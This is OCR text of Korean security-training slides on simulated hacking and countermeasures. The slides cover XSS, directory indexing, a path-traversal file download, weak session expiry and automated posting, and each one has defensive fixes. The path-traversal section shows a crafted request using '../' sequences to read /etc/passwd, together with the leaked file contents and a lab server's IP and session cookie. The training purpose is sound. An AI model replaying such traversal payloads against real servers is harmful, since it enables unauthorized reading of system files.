


3. 웹 방화벽과 보안을 강화하는데 도움이 되는 프레임워크나 라이브러리를 사용


취약점 및 대응방안

Simulated hacking and Countermeasures

크로스 사이트 스크립팅 (XSS)



1:1문의에서 발생한 XSS




스크립트 실행 결과


취약점 및 대응방안

Simulated hacking and Countermeasures

크로스 사이트 스크립팅 (XSS)



1:1문의에서 쿠키값을 찾는 스크립트 작성




스크립트 실행 결과

취약점 및 대응방안

Simulated hacking and Countermeasures

크로스 사이트 스크립팅 (XSS) 대응방안

1. 사용자 입력을 검증하고, 특수 문자를 이스케이프하여 브라우저에서 코드가 삽입/실행되지 않도록 함



2. 웹 방화벽(WAF, Web Application Firewall)을 사용하여 비정상적인 데이터가 전송을 차단

3. 특정 태그를 막는 Blacklist 방식 작성

4. 문자열 길이 제한

취약점 및 대응방안

Simulated hacking and Countermeasures

디렉터리 인덱싱

```
Pretty  Raw  Hex
1 GET /_core/_download.php?file_url=lab&file_name=album_5f8ff99f40d13.txt&real_name=te
2 Host: 61.39.155.24:50019
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  gned-exchange;v=b3;q=0.7
6 Referer: http://61.39.155.24:50019/kisec/dataRoom/kisec_lab_view.html?idx=26&keyfie
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=mrnsplsajgisnuh04bt5rek8ml
10 Connection: close
11
12
```

주의 요함 | 61.39.155.24:50019/_core/

아고다 예스24 제이에스티나 11번가 알리익스프러

Index of /_core


- Parent Directory
- Classes/
- _common/
- _community_init.php
- _csv_download.php
- _download.php
- _files/
- _group_auth.php
- _init.php
- _lib/
- _log/
- _zipcode/
- actionForm.html
- coupon_search.php
- portfolio_modify.php
- type_gugun.php
- type_large.php
- type_middle.php
- type_middle_client.php
- type_schedule.php
- type_small.php


1. 게시글에서 test.txt 다운로드하면 _download.php 작동
2. 경로가 /kisec이 아닌 /_core 확인
3. http://61.39.155.24:50019/_core 접속
4. 디렉터리 인덱싱 취약점 발견


취약점 및 대응방안

Simulated hacking and Countermeasures

디렉터리 인덱싱 대응방안







1.아파치(Apache) 웹서버 설정:
Apache 설정 파일인
Httpd.conf 파일에서
DocumentRoot 항목의 Options에서
Indexes를 제거

2.윈도우용 웹서버(IIS) 설정: 설정->
제어판->관리도구->인터넷 서비스관
리자 를 선택 후 웹사이트에 오른쪽
클릭 후 등록정보의 [홈 디렉토리] 탭
에서 [디렉토리 검색] 체크를 해제

취약점 및 대응방안

Simulated hacking and Countermeasures

파일 다운로드 취약점

Request

Pretty Raw Hex

```
1 GET /_core/_download.php?file_url=../../../../../../../../../../etc&file_name=passwd&
real_name=test.txt HTTP/1.1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 27 Oct 2023 06:34:39 GMT
3 Server: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2g PHP/5.3.25
4 X-Powered-By: PHP/5.3.25
5 Expires: 0
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 2332
9 Content-Disposition: attachment; filename="test.txt"
10 Content-Transfer-Encoding: binary
11 Connection: close
12 Content-Type: doesn/matter
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/bin/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
27 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
28 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
29 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
30 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
31 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
32 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
33 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
34 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
35 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
36 syslog:x:104:108::/home/syslog:/bin/false
37 _apt:x:105:65534::/nonexistent:/bin/false
38 messagebus:x:106:110::/var/run/dbus:/bin/false
39 uuidd:x:107:111::/run/uuidd:/bin/false
40 lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
41 whoopsie:x:109:117::/nonexistent:/bin/false
42 avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
43 avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
44 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
45 colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
46 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
47 hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
48 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
49 pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
50 rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
```

1. 파일 다운로드 시 요청 file_url과 file_name을 변조
2. file_url은 ../../../../../../../../../../etc로 변경
3. file_name은 passwd로 변경 후 요청 전송
4. 파일 다운로드 취약점이 있어 허용된 경로 외 다른 경로에 있는 passwd 파일이 노출


취약점 및 대응방안

Simulated hacking and Countermeasures

파일 다운로드 취약점 대응방안

1. 파일명과 경로명을 DB에서 관리하며, 경로 조작 관련 특수 문자들을 필터링

2. 다운로드를 제공하는 페이지의 유효 세션 체크 로직을 적용




3. 파일을 다운받을 수 있는 디렉터리를 한정하고 이외의 다른 디렉터리에서는 파일을 다운받을 수 없도록 설정

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 세션 만료




1. 세션 시간을 정하지 않거나, 만료 시간을 너무 길게 설정한 경우 악의적인 사용자가 활용하여 불법적인 접근 가능
2. 세션 시간 확인 결과 세션 시간을 정하지 않았으므로 취약점을 발견

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 세션 만료 대응방안



1. Session Timeout 설정으로 일정 시간(권장 10분~30분 사이) 요청이 없을 경우, 자동 로그아웃 되도록 구현

2. 중요 정보 페이지는 캐시를 사용하지 못하도록 설정

취약점 및 대응방안

Simulated hacking and Countermeasures

자동화 공격

1:1 문의

사이트의 불편하신 사항이나 건의하고자 하는 사항 그리고 칭찬하고자 하는 모든 사항들을
이곳에 남겨주시면 빠른 시일 내에 답변드리겠습니다.


No.	상태	분류	제목	등록일
12	답변대기	각종서류발급	123	20.10.27
11	답변대기	각종서류발급	123	20.10.27
10	답변대기	각종서류발급	123	20.10.27
9	답변대기	각종서류발급	123	20.10.27
8	답변대기	각종서류발급	123	20.10.27
7	답변대기	각종서류발급	123	20.10.27
6	답변대기	각종서류발급	123	20.10.27
5	답변대기	각종서류발급	123	20.10.27
4	답변대기	각종서류발급	123	20.10.27
3	답변대기	교육문의	123	20.10.27


같은 내용인 '123' 제목의 글을 반복적으로 등록

취약점 및 대응방안

Simulated hacking and Countermeasures

자동화 공격 대응방안





1. 데이터 등록이 일회성이 될 수 있도록 별도의 확인값을 추가

2. 짧은 시간에 다량의 패킷량이 전송되므로 공격으로 방어 할 수 있는 IDS/IPS 시스템을 구축

3. Captcha (캡챠) 사용

Q&A